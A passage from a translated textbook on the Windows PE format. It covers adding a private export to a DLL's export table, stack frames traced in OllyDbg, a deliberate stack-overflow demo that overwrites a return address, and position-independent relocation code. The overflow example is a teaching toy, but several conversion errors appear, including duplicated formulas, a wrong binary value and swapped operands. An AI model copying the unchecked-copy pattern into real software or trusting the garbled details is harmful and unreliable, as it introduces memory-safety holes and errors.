000009F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A20	00 00 00 00 00 00 00 75 73 65 72 33 32 2E 64	.....user32.d
00000A30	6C 6C 00 53 65 74 4C 61 79 65 72 65 64 57 69 6E	ll.SetLayeredWin
00000A40	64 6F 77 41 74 74 72 69 62 75 74 65 73 00 00 00	dowAttributes...
00000A50	00 00 00 00 EE 0E 51 4D 00 00 00 00 AA 30 00 00	....QM....0..
00000A60	01 00 00 00 <u>05 00 00 00 05 00 00 00</u> 78 30 00 00	.....x0..
00000A70	8C 30 00 00 A0 30 00 00 83 11 00 00 22 10 00 00	0..0....."....
00000A80	82 12 00 00 23 13 00 00 <b>0C 10 00 00</b> B8 30 00 00	...#.....0..
00000A90	C5 30 00 00 D1 30 00 00 DC 30 00 00 <b>E9 30 00 00</b>	0..0..0..0..
00000AA0	00 00 01 00 02 00 03 00 04 00 77 69 6E 52 65 73	.....winRes
00000AB0	75 6C 74 2E 64 6C 6C 00 41 6E 69 6D 61 74 65 43	ult.dll.AnimateC
00000AC0	6C 6F 73 65 00 41 6E 69 6D 61 74 65 4F 70 65 6E	lose.AnimateOpen
00000AD0	00 46 61 64 65 49 6E 4F 70 65 6E 00 46 61 64 65	.FadeInOpen.Fade
00000AE0	4F 75 74 43 6C 6F 73 65 00 54 6F 70 58 59 00 00	OutClose.TopXY..

Now let's summarize the differences between adding a private function to the export table and the original export function table:

1. The length changes from 97h to F9h. The added part includes:
  - o Function name: TopXY, a total of 6 characters.
  - o Function RVA: 0x0000100c, a total of 4 characters.
  - o Function address at: 0x000032e9, a total of 4 characters.
2. The function count changes from 4 to 5 (see the next section for detailed bytecode changes).
3. Modify the other pointers' positions and add the changed addresses. Since the front and back bytecode lists have already shown the strings, they won't be detailed here. You can compare and analyze the differences between the original and the modified export table structures.
4. The data directory: because the positions and sizes of the export table have changed, the corresponding entries in the PE file header's data directory need to be updated. Specifically:
  - o Change the original RVA from 0x2140 to 0x3250.
  - o Change the original size from 87h to F9h.

This will allow the TopXY function to be successfully added to the export table. Use the PEInfo tool to view the export table, and the output information is as follows:

```

Section containing the export table: .data

Original file name: winresult.dll
nBase          00000001
NumberOfFunctions 00000005
NumberOfNames    00000005
AddressOfFunctions 00003078
AddressOfNames     0000308c
AddressOfNameOrd   000030a0
-----
Export Ordinal  Virtual Address  Exported Function Name
00000001      00001183        AnimateClose
00000002      00001022        AnimateOpen
00000003      00001282        FadeInOpen
00000004      00001323        FadeOutClose
00000005      0000100c        TopXY

```

As shown above, the highlighted part confirms that the export table count has changed from the initial 4 to 5; the description section also shows the new function's export ordinal, its RVA, and the exported function's name **TopXY**. This indicates that adding the private function to the export table was successful. You can create a new test program to test the exported functions. The test code can be found in the file list of chapter5\c\priFun.asm.

---

## 5.6 SUMMARY

This chapter focuses on the export data segment in the PE structure. Through studying the export table, readers can understand the role of the export table in the PE file and gain an in-depth understanding of the process by which Windows loads programs and fills the IAT (Import Address Table). Additionally, this chapter introduces techniques for function hooking via the export table and the export of private functions.

This chapter mainly introduces the techniques of stack and code relocation table. There is no necessary connection between the stack and the relocation table, but both have code involved. The stack describes the process during the operation of the code, where the operating system sets up a data structure in memory for the program to use during function calls or interrupts. The relocation table describes the data structure used to adjust code addresses within a PE file to ensure that all internal references are correct. By understanding the relocation table, we can avoid operational failures caused by incorrect address references in the code.

## 6.1 STACK

To better understand the process of calling related functions and data during code execution, we need to review the stack. The stack is a very familiar concept. It is a data structure used by the operating system to manage function calls, interrupts, and temporary data storage. Essentially, the stack is a block of memory in RAM that follows a specific structure.

The rule for stack operations is "Last In, First Out (LIFO)." This means the last item placed on the stack will be the first one removed. This property allows the stack to manage nested function calls efficiently. The CPU uses the stack by storing the address of the current function call in a register (ebp) and adjusting the stack pointer (esp) to allocate memory. The structure of the stack in memory is shown in Figure 6-1.




Figure 6-1: Stack Structure in Memory

Items in the stack are often called stack frames. When data is pushed onto the stack, the esp pointer is decreased by the size of the data type being pushed. For example, pushing a 4-byte double word will decrease esp by 4. Conversely, when data is popped from the stack, esp is increased by the size of the data type being popped, returning the stack to its previous state.

### 6.1.1 APPLICATION SCENARIOS OF THE STACK

The operating system uses the esp register to manage the pushing and popping of data on the stack. The stack is used in various scenarios, including:

- Function call management
- Interrupt handling
- Temporary storage during computation
- Local variable storage

Understanding how the stack operates and its rules is crucial for efficient programming and avoiding errors in memory management.

- Save temporary values
- Save program state
- Pass function parameters
- Store local variables during the program

The following sections introduce each of these in detail.

---

### 1. SAVE TEMPORARY VALUES

The stack can be used to temporarily save register values in a program and restore them after completing some operations, for example, with the following code:

```
push eax
.....
; Perform other operations
pop eax
```

As shown above, when the push instruction is executed, the value of the eax register is saved onto the stack. If the value of eax changes during the operation, it can be restored to its original value after the operations by using the pop instruction. The push instruction stores the value of eax onto the stack. After the operations are completed, regardless of whether the value of eax has changed, the pop instruction retrieves the original value of eax from the stack.

The stack can also be used to implement register value swaps, as shown below:

```
push eax
pop edx
```

By pushing the value of eax onto the stack and then popping it into edx, the value of eax is transferred to edx. This is equivalent to the following instruction:

```
mov edx, eax
```

**Note:** When performing stack operations, ensure that the number of bytes pushed and popped matches; otherwise, it may result in incorrect calculations and program errors.

---

### 2. SAVE PROGRAM STATE

The stack can be used to save the current state of the program during function calls, as shown in the instruction:

```
CALL _subPrg
```

When this instruction is executed, the address of the next instruction following the CALL instruction is pushed onto the stack, allowing the program to continue executing correctly after the function call is completed.

For 16-bit systems, there are two types of CALL instructions: near CALL and far CALL. Near CALL refers to calls within the same segment, while far CALL refers to calls across segments. The difference between near and far CALLs is whether the CS (Code Segment) register is pushed onto the stack. When the instruction `lcall` is used in a user program, the CPU will push the CS and IP (Instruction Pointer) registers onto the stack. When the procedure returns, the `iret` instruction pops the CS and IP registers from the stack. For near

CALLs, the CPU will only push the IP register onto the stack, and the `ret` instruction will pop the IP register from the stack when the procedure returns.

For 32-bit systems, the length of a single segment can address the entire 4GB of virtual memory space, so there is no need to push the CS register onto the stack for CALL instructions, thus eliminating the concept of near and far CALLs. In 32-bit assembly language, the CS register is still 16 bits, and it contains a segment descriptor, commonly known as a segment selector.

---

#### EXTENDED READING: WHAT IS A SEGMENT SELECTOR?

In real mode, the program uses the form of "segment address + instruction pointer" to locate data. The different segment registers in the 80x86 CPU include CS, DS, ES, FS, GS, and SS. In real mode, the address of a data point is calculated as follows:

Assume the SS register contains 0x1000, and the SP register contains 0xFFFF. Then:  
$$\text{SS:SP} = 0x1000 \times 0x10 + 0xFFFF = 0x1FFFF$$
  
$$\text{text}\{\text{SS:SP}\} = 0x1000 \times 0x10 + 0xFFFF = 0x1FFFF$$
  
$$\text{SS:SP} = 0x1000 \times 0x10 + 0xFFFF = 0x1FFFF$$

This is equivalent to shifting the segment address 4 bits to the left.

In protected mode, the program also uses the form of "segment selector + instruction pointer" to locate data. The segment registers still exist, but their meanings have changed: segment registers are replaced by segment selectors, whose values no longer directly correlate with physical addresses. Instead, the CPU uses these selectors to find the corresponding "segment descriptor" from a descriptor table, which records the actual segment addresses.

A segment selector is a 2-byte value, consisting of 16 bits. The lowest 2 bits represent the Requested Privilege Level (RPL), the third bit indicates the Table Indicator (TI) to choose between the Global Descriptor Table (GDT) and the Local Descriptor Table (LDT), and the remaining 13 bits specify the index of the segment descriptor within the table (note that this index can address up to 8KB items).

As an example, let's calculate the SS

address in protected mode:  $\text{SS} = 0x1000 = 1000000000000002 = 1000000000000002$   
 $\text{text}\{\text{SS}\} = 0x1000 = 100000000000000_2 = 10\ 0000\ 0000\ 0000_2$   
 $\text{SS} = 0x1000 = 1000000000000002 = 1000000000000002$   
Base Address = (0x200descriptor base) + 0xFFFF  
 $\text{text}\{\text{Base Address}\} = (0x200 \times \text{descriptor base}) + 0xFFFF$   
Base Address = (0x200descriptor base) + 0xFFFF

Therefore, the addresses in real mode and protected mode are not the same, but they both represent a kind of mapping. The only difference lies in how the mapping is computed.

---

---

### 3. PASSING FUNCTION PARAMETERS

When calling a function, you can use the stack to pass parameters. Below is an example of invoking a message box in Masm32:

```
invoke MessageBox, NULL, offset szText, offset szCaption, MB_OK
```

The assembly code generated after compilation is as follows:

```

00401000  6A00      push  00000000
00401002  6800304000  push  00403000
00401007  6807304000  push  00403007
0040100C  6A00      push  00000000
0040100E  E807000000  call  0040101A ; MessageBox

```

As you can see, the invoke instruction for calling the API function involves two steps with the stack:

1. The parameters are pushed onto the stack from right to left (the order of parameter passing may differ across different programming languages).
2. The call instruction is executed, which also pushes the instruction pointer (EIP) onto the stack.

Figure 6-2 shows the stack after these operations.

After the procedure completes, the return instruction (RET) is used to pop the EIP from the stack. To balance the stack, the caller needs to adjust the stack pointer (ESP) accordingly by popping the parameters. Here is an example instruction to pop the parameters from the stack:

```
add esp, 0010h ; Pop 4 parameters
```




Figure 6-2: Contents of the Stack During Program Call

---

#### 4. STORE LOCAL VARIABLES DURING THE PROGRAM

When entering a procedure, many local variables are defined, and the stack is also used to store these local variables. The memory area requested from the stack for local variables is called the stack frame. When the procedure ends, the local variables are removed from the stack, returning to the initial state of the program. In other words, local variables are automatically released when the procedure ends because the CPU adjusts the stack top pointer ESP.

---

##### 6.1.2 ANALYSIS OF A STACK EXAMPLE IN A CALL INSTRUCTION

If you often debug programs, you will appreciate the important role the stack plays during program execution. Below is a more complex example of a stack call, with the code shown in Listing 6-1.

##### Code Listing 6-1 Example Code for Stack Call Analysis

```

1 ; -----
2 ; My first assembly program based on Win32
3 ; Wei Li
4 ; 2006.2.28
5 ; -----
6     .386
7     .model flat, stdcall
8     option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 szText db 'HelloWorld', 0
19 ; Code Segment
20 .code
21
22 fun1 proc _p1, _p2
23     local @dwTemp:dword
24     local @dwCount:dword
25
26     pushad
27
28     mov @dwTemp, 0
29     mov eax, _p2
30     mov @dwCount, eax
31
32     popad
33     mov eax, @dwCount
34     ret
35 fun1 endp
36
37 start:
38     invoke fun1, addr szText, 2
39     invoke MessageBox, NULL, offset szText, NULL, MB_OK
40     invoke ExitProcess, NULL
41 end start

```

Lines 22 to 35 define the function `fun1`. This function takes two parameters, `_p1` and `_p2`; the parameter `_p1` is not used within the function, and the parameter `_p2` is used to pass a value to the internal variable `@dwCount`. Within the function, two local variables `@dwTemp` and `@dwCount` are defined. The main purpose of designing the function `fun1` this way is to help readers understand the relationship between the stack and function parameters, as well as the relationship between internal variables within the function. Line 38 is the statement that calls this function in the main program.

By tracing the execution of `HelloWorld.exe` in OD (OllyDbg), you can observe the process of the function `fun1` being called. The explanation of `fun1` in OD is as follows:

00401000 /\$ 55 00401001 I. 8BEC 00401003 I. 83C4 F8	PUSH EBP MOV EBP, ESP ADD ESP, -8 ; Define local variables
--	--

```

00401006 I. 60          PUSHAD
00401007 I. C745 FC 00000000 MOV DWORD PTR SS:[EBP-4], 0
0040100E I. 8B45 0C      MOV EAX, DWORD PTR SS:[EBP+C]
00401011 I. 8945 F8      MOV DWORD PTR SS:[EBP-8], EAX
00401014 I. 61          POPAD
00401015 I. 8B45 F8      MOV EAX, DWORD PTR SS:[EBP-8]
00401018 I. C9          LEAVE
00401019 \. C2 0800      RETN 8           ; Adjust stack, pop two parameters

```

From the above assembly code, you can see that the definition of local variables is completed by adjusting the stack pointer. When a function is called, parameters need to be passed through the stack, and local variables need to be defined. In this case, ebp is used to manage these variables with a dedicated pointer. Therefore, the function first saves the original value of ebp (using mov ebp, esp), setting ebp as the base pointer for this function's stack frame. Subsequent stack operations will use this base address to complete the read and write operations relative to the base address. For example:

```

MOV EAX, DWORD PTR SS:[EBP+C]
MOV DWORD PTR SS:[EBP-8], EAX

```

The leave instruction completes the cleanup of the local variables defined in the function (by directly adjusting the esp pointer) and restores the original ebp value. This instruction is equivalent to:

```

MOV ESP, EBP
POP EBP

```

This process ensures that the stack frame is properly managed, allowing local variables to be cleaned up and the stack to be balanced after the function call completes.

In summary, the specific process of the `call` instruction is as follows:

**Step 1:** Push the parameters of the called function onto the stack.

**Step 2:** Push the address of the next instruction after the `call` onto the stack to prepare for return.

**Step 3:** Save the original `ebp` value.

**Step 4:** Set up the stack frame for the function, making `ebp` point to the base address of the function's stack frame.

**Step 5:** Allocate space for local variables defined in the function (done by adjusting `esp`).

**Step 6:** Execute the statements defined in the function.

**Step 7:** Clean up local variables and restore the original `ebp` value (done by the `leave` instruction).

**Step 8:** Return to the address saved in Step 2 and continue execution, while also cleaning up the parameters pushed onto the stack (done by the `ret` instruction with the appropriate value).

Next, we look at the changes in the stack before and after the `call` instruction is executed. Table 6-1 illustrates the stack situation before the `call` instruction is called.

**Table 6-1:** Stack Before the call Instruction

<i>Stack Address</i>	<i>Value</i>	<i>Description</i>
0012FFC4	7C817077	Return to kernel32.7C817077
0012FFC8	7C930228	ntdll.7C930228
0012FFCC	FFFFFFF	
0012FFD0	7FFDE000	
0012FFD4	80545BFD	
0012FFD8	0012FFC8	
0012FFDC	FC8F4BA0	SEH Chain Segment
0012FFE0	FFFFFFF	
0012FFE4	7C839AD8	SE Handler
0012FFE8	7C817080	kernel32.7C817080
0012FFEC	00000000	
0012FFFO	00000000	
0012FFF4	00000000	
0012FFF8	0040101C	HelloWorld.<Module Entry Point>
0012FFFC	00000000	

The stack grows from higher addresses to lower addresses, so the first row of the table represents the top of the stack. From the table, you can see that the stack top points to kernel32.7C817077. If you consider HelloWorld.exe as a function, the top of the stack content is the address of the next instruction after the `call` instruction, which is located within the function kernel32.dll!BaseProcessStart. The relevant code segment is shown below:

```

7C817054 _BaseProcessStart@4 proc near
7C817060 and    [ebp+ms_exc.disabled], 0 ; At this point, ebp already points to
the location 7C817054
7C817064 push   4                      ; Space occupied by the entry function
address
7C817066 lea    eax, [ebp+arg_0]       ; Address of the entry function
7C817069 push   eax
7C81706A push   9                      ; Query and set the entry function
7C81706C push   FFFFFFFFh            ; GetCurrentThread()
7C81706E call   ds:_imp__NtSetInformationThread@16 ; Set the entry function for
the thread to mainCRTStartup
7C817074 call   [ebp+arg_0]          ; Call mainCRTStartup
7C817077 push   eax                  ; dwExitCode
7C817078 loc 7C817078:             ; CODE XREF: .text:7C84390Dj
7C817078 call   _ExitThread@4        ; Exit thread
7C817078 _BaseProcessStart@4 endp

```

As shown, the kernel32.dll function BaseProcessStart executes the user's program entry function through the call to mainCRTStartup. Upon completion of the user's program execution, `ExitThread@4` is called to exit the thread. Details about the system's preparation process for thread startup can be found in Section 9.1.

When the program executes at the address 00401015, the stack content is shown in Table 6-2.

**Table 6-2:** Stack During Execution - Part 1

Stack Address	Value	Description
0012FFAC	00000002	Function <code>fun1</code> local variable <code>@dwCount</code> value
0012FFB0	00000000	Function <code>fun1</code> local variable <code>@dwTemp</code> value
0012FFB4	0012FFF4	Original <code>ebp</code> value
0012FFB8	00401028	Return address to <code>HelloWorld.&lt;Module Entry&gt;</code> + 0C
0012FFBC	00403000	Parameter <code>_p2</code> of function <code>fun1</code> , points to ASCII string "HelloWorld"
0012FFCO	00000000	Parameter <code>_p1</code> of function <code>fun1</code>
0012FFC4	7C817077	Return to <code>kernel32.7C817077</code>
0012FFC8	7C930228	<code>ntdll.7C930228</code>
0012FFCC	FFFFFFF	

At this point, `esp` points to 0012FFAC, and `ebp` points to 0012FFB4. The stack contains the parameters for function `fun1`, the return address after the `call` instruction, and the original `ebp` value for temporary storage. When the `leave` instruction is executed, the stack content is as shown in Table 6-3.

**Table 6-3:** Stack During Execution - Part 2

Stack Address	Value	Description
0012FFB8	00401028	Return address to <code>HelloWorld.&lt;Module Entry&gt;</code> + 0C
0012FFBC	00403000	Parameter <code>_p2</code> of function <code>fun1</code> , points to ASCII string "HelloWorld"
0012FFCO	00000000	Parameter <code>_p1</code> of function <code>fun1</code>
0012FFC4	7C817077	Return to <code>kernel32.7C817077</code>
0012FFC8	7C930228	<code>ntdll.7C930228</code>
0012FFCC	FFFFFFF	

After the function completes, the stack is cleaned up, and only the return address and function parameters remain. The program then steps into the return address execution, and the `ret` instruction completes the stack cleanup by popping the parameters.

When the instruction at 00401019 is executed, the stack content returns to the state shown in Table 6-1. This shows how the stack grows and shrinks, ensuring it remains balanced throughout the function calls.

---

#### SUMMARY

Once a function is called, before it starts executing, the original `ebp` pointer should be pushed onto the stack, followed by setting `ebp` to the current top of the stack. This process establishes the base address for the function's local variable storage area. From this point, local variables are pushed onto and popped from the stack.




Figure 6-3: Schematic Diagram of the Stack During Function Call

In this stack state, the called function starts working. There are two main operations:

1. Use `esp - x` to expand the length of the buffer area and `esp + x` to shrink the length of the buffer area.
2. Use `ebp - x` (or `ebp + x`) to store and retrieve the values of local variables (or parameters).

#### 6.1.3 STACK OVERFLOW

Stack overflow refers to a situation where the program writes more data into the stack than the size of the local data block defined within the stack, resulting in data exceeding the stack's boundary and overwriting other data already present in the stack. Previously, stack overflow was considered a programming error, but it has since become a widely used technique. Below, we will look at an example of stack overflow. Understanding the principle of stack overflow will help you fully grasp the stack.

From the analysis of stack changes during program execution, we can see that one important piece of data in the stack is the return address (EIP). If we can construct some data such that when the call instruction returns, instead of returning to the next instruction following the call, it jumps to a specific location specified by the constructed data, this will lead to a critical overflow situation.

First, we create a piece of code that demonstrates the source of the overflow. See Code Listing 6-2.

#### Code Listing 6-2 Example Source Code for Stack Overflow (chapter6\StackFlow.asm)

```

1 ;-----
2 ; My stack overflow source program
3 ; Cheng Li
4 ; 2010.2.28
5 ;-----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib

```

```

13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 szText db 'HelloWorldPE', 0
19 szShellCode db 3 dup(0ffh), 0
20
21 ; Code Segment
22 .code
23
24 ;-----
25 ; Function to copy string of unknown length
26 ;-----
27 _memCopy proc _lpSrc
28     local @buf[4]:byte
29
30     pushad
31     mov esi, _lpSrc
32     lea edi, @buf
33     mov al, byte ptr [esi]
34     .while al!=0
35         mov byte ptr [edi], al
36         mov al, byte ptr [esi]
37
38         inc esi
39         inc edi
40     .endw
41     popad
42     ret
43 _memCopy endp
44
45
46 start:
47     invoke _memCopy, addr szShellCode
48
49     invoke MessageBox, NULL, offset szText, NULL, MB_OK
50     invoke ExitProcess, NULL
51 end start

```

The above program constructs a function that can potentially cause a stack overflow (lines 24 to 43). Since the string copy function `_memCopy` does not consider the length of the target buffer during the copy process, it simply checks if the last character is "\0" to end the copy. When the length of the source string exceeds the target buffer length, the excess data will overwrite other information in the stack, causing an overflow. This overwritten information includes the return address after the `_memCopy` function execution.

After compiling and linking the program, it will still pop up a message box during execution, even though it may not seem problematic. However, if the length of the string `szShellCode` defined in line 19 is changed to 11, the program will cause a stack overflow during execution. This process can be observed through single-step debugging in OD (OllyDbg).

Table 6-4 shows the stack before the function `_memCopy` is called.

**Table 6-4:** Stack Before the `_memCopy` Function Call

<i>Stack Address</i>	<i>Value</i>	<i>Description</i>
0012FF94	7C930228	
0012FF98	FFFFFFFF	

0012FF9C	0012FFB8
0012FFA0	0012FFB4
0012FFA4	7FFDB000
0012FFA8	7C92514 ntdll.KiFastSystemCallRet
0012FFAC	0012FFB0
0012FFB0	00000000
0012FFB4	7C817074 Local variable @buf of the _memCopy function, 4 bytes
0012FFB8	0012FFF0 Original ebp value
0012FFBC	0040102A Return to stackflo.<module entry> + 0A from stackflo.00401000
0012FFC0	0040300D stackflo.0040300D

**Table 6-5:** Stack After the `_memCopy` Function Call

Stack Address	Value	Description
0012FF94	7C930228	
0012FF98	FFFFFFF	
0012FF9C	0012FFB8	
0012FFA0	0012FFB4	
0012FFA4	7FFDB000	
0012FFA8	7C92514 ntdll.KiFastSystemCallRet	
0012FFAC	0012FFB0	
0012FFB0	00000000	
0012FFB4	FFFFFFF Local variable @buf of the <code>_memCopy</code> function, 4 bytes	
0012FFB8	FFFFFFF	
0012FFBC	FFFFFFF Return address has been overwritten to FFFFFFFF	
0012FFC0	0040300D stackflo.0040300D	

It can be seen that after the `_memCopy` function is executed, the value `0xFFFFFFFF` has been written to the local variable `@buf`. This 8-byte continuous string overwrites the address from low to high, modifying the original `ebp` value and the return address of the function to `0xFFFFFFFF`.

Although the code in Listing 6-2 already triggers a stack overflow, there is no visible prompt during execution. Only when the program attempts to return to the overwritten address, the process will crash. This can be observed through single-step debugging in OD.

To conclude the debugging process, we can observe the stack changes to understand the stack overflow. To enable readers to more directly see the stack overflow, we can make simple modifications to the above program. The modified source code is in `StackFlow1.asm`, as shown in Code Listing 6-3.

### Code Listing 6-3 Stack Overflow Program Test (chapter6\StackFlow1.asm)

```

1 ;-----
2 ; Stack Overflow Program Test
3 ; Cheng Li
4 ; 2010.2.28
5 ;-----
6
7 .386
8 .model flat, stdcall
9 option casemap:none
10
11 include windows.inc
12 include user32.inc
13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16
17 ; Data Segment
18 .data
19 szText db 'HelloWorldPE', 0
20 szText2 db 'Touch Me!', 0
21 szShellCode dd 0FFFFFFFh, 0DDDDDDDDh, 0040103Ah, 0
22
23 ; Code Segment
24 .code
25
26 ;-----
27 ; Function to copy string of unknown length
28 ;-----
29 _memCopy proc _lpSrc
30     local @buf[4]:byte
31
32     pushad
33     mov al, 1
34     mov esi, _lpSrc
35     lea edi, @buf
36     .while al != 0
37         mov al, byte ptr [esi]
38         mov byte ptr [edi], al
39         inc esi
40         inc edi
41     .endw
42     popad
43     ret
44 _memCopy endp
45
46 start:
47     invoke _memCopy, addr szShellCode
48
49     invoke MessageBox, NULL, offset szText, NULL, MB_OK
50     invoke MessageBox, NULL, offset szText2, NULL, MB_OK
51
52     invoke ExitProcess, NULL
53 end start

```

We have made some modifications to `szShellCode`, specifically to the last double word `0040103Ah`, which is an address. This corresponds to line 50 of the code. When the string is copied, it overwrites the return address with this value, causing the execution to jump to line 49 after the call instruction. This means, although the code should display two message boxes, only one message box with "Touch Me!" is shown due to the overwritten return address.

Because this book does not cover the construction of ShellCode and related details, this concludes the explanation. It is hoped that through the example of stack overflow, readers can

further understand the execution process of instructions. The following section discusses code relocation in PE files.

---

## 6.2 CODE RELOCATION

Code relocation refers to moving executable code from one memory location to another while ensuring that the code can still execute correctly. This method is used extensively in different program designs, especially for large programs or operating systems. This section focuses on practical methods of code relocation and how to relocate code in PE files.

---

### 6.2.1 INTRODUCTION TO RELOCATION

Relocating code involves moving code from one memory location to another without changing the instructions. However, if the code includes instructions with absolute addresses, those addresses need to be updated to reflect the new location. Consider the following code snippet:

```
dwordVar1 d ?
proc Procl _dwParam ; Procedure parameter
local @dwLocal ; Local variable
mov eax, dwordVar1
mov eax, @dwLocal
mov eax, _dwParam
ret
proc endp
invoke Procl, 1234h ; Procedure call
```

After linking and compiling, the machine code generated is as follows:

```
00401000: 55          push ebp           ; Save original ebp value
00401001: 8BEC         mov esp, ebp      ; Set new base pointer
00401003: 83C4F0       add esp, FFFFFFFC ; Allocate space for local variables
00401006: A100400000   mov eax, dword ptr [004000F0] ; Load value from absolute address
0040100B: 8945FC       mov eax, dword ptr [ebp-04] ; Store value in local variable
0040100E: 8B4508       mov eax, dword ptr [ebp+08]
00401011: C9          leave
00401012: C20400       ret 0004           ; Return, clear the buffer area of local
variables
00401015: 68D2040000   push 000004D2     ; Push the parameter used by the subroutine
onto the stack
0040101A: E8E1FFFFFF   call 00401000     ; Call the subroutine, using relative offset
from the machine code FFFFFFFE, which shows it uses relative addressing instead of absolute
addresses
```

From the machine instruction in the code, we can draw this conclusion: absolute addresses in the code contain the instruction code, so instructions that manipulate local variables or pass parameters cannot contain absolute addresses. So, if we move this segment of code from 00401000h to 00801000h, where will an error occur?

Consider the following instruction:

```
mov eax, dword ptr [00400FFC]
```

or it could be written as

```
mov eax, dwordVar1
```

Because the starting address of the program has changed, the location of the defined variable also changes. But absolute addresses typically point to the location of variables or data and do not change. As shown above, the address 00400FFC points to dwordVar1. When the program's starting address changes, the location of dwordVar1 will no longer be 00400FFC. If the absolute address in the instruction is not changed accordingly, the program will not retrieve the correct value of dwordVar1, causing the program to fail. To ensure that a program can run correctly after being moved, all instructions with absolute addresses must be modified, which is the primary challenge in relocation. So, what convenience does relocation provide for the design of the code?

**If you use relocation techniques in your code, you can place the code anywhere in memory without affecting the program's execution.**

Given the importance of relocation, how can we achieve it in practice?

---

#### 6.2.2 METHODS TO ACHIEVE RELOCATION

The key issue in code relocation is the use of absolute addresses in the code. If these absolute addresses can be converted to relative addresses, then the problem of relocation is naturally solved. Consider the following example:

```
dwordVar1 dd ?
call @F
@F:
pop ebx
sub ebx, 5Bh
mov eax, [ebx+offset dwordVar1]
```

The corresponding machine code for the above code is:

00401000: 00000000	byte 4 dup (0)
00401004: E800000000	call 00401009
00401009: 5B	pop ebx
0040100A: 81EB59000000	sub ebx, 5Bh
00401010: 8B8304010000	mov eax, dword ptr [ebx+00401000h]

Why does the above code support relocation? Let's analyze it:

1. The call instruction pushes the next instruction's address (00401009) onto the stack.
2. The pop instruction retrieves this address into the ebx register.
3. The sub instruction subtracts the offset (5Bh) from the value in ebx, making ebx point to the original start address (00401000).
4. Finally, the mov instruction uses a relative address [ebx+offset dwordVar1], which remains valid regardless of where the code is relocated.

By using relative addressing, this code segment can be relocated without needing to modify absolute addresses. This method ensures that the code can be executed correctly regardless of its location in memory.

When the `call` instruction is executed, the return address is pushed onto the stack. If the code segment has not been relocated, the `call @F` instruction pushes the address `00401009h` onto the stack. The next `pop ebx` instruction retrieves this address into the `ebx` register, and the `sub ebx, 5Bh` instruction adjusts the value in `ebx` to `00401000h`. Now `ebx = 0`, so the instruction `mov eax, [ebx+offset dwordVar1]` fetches the value from `dwordVar1`.

Now let's assume the code segment is relocated to `00801000h`. The `@F:` label corresponds to the address `00801009h`. When the `call` instruction is executed, the return address `00801009h` is pushed onto the stack. After `pop ebx`, `ebx` contains `00801009h`. After the `sub ebx, 00401009h` instruction, `ebx` becomes `00801000h`. The instruction `mov eax, [ebx+offset dwordVar1]` then fetches the correct value from `dwordVar1` at the new location.

---

#### 6.2.3 RELOCATION COMPILATION

This book discusses two different scenarios for relocating source code and does not differentiate relocation compilation:

- One without an import table
- One with an import table but without relocation entries

For more on dynamic loading techniques, refer to Chapter 11. The accompanying files in the chapter6 directory, `HelloWorld.asm` and `HelloWorld1.asm`, are the two discussed scenarios. The former does not use relocation techniques, while the latter does.

First, let's look at a `HelloWorld` program without an import table but with relocation code. See Code Listing 6-4.

**Code Listing 6-4** HelloWorld Without Import Table (chapter6\HelloWorld0.asm)

```
1 ;-----
2 ; HelloWorld Without Import Table
3 ; Cheng Li
4 ; 2010.6.27
5 ;-----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11
12 ; External function declarations
13 _QlGetProcAddress typedef proto :dword, :dword
14
15 _ApiGetProcAddress typedef ptr _QlGetProcAddress
16
17
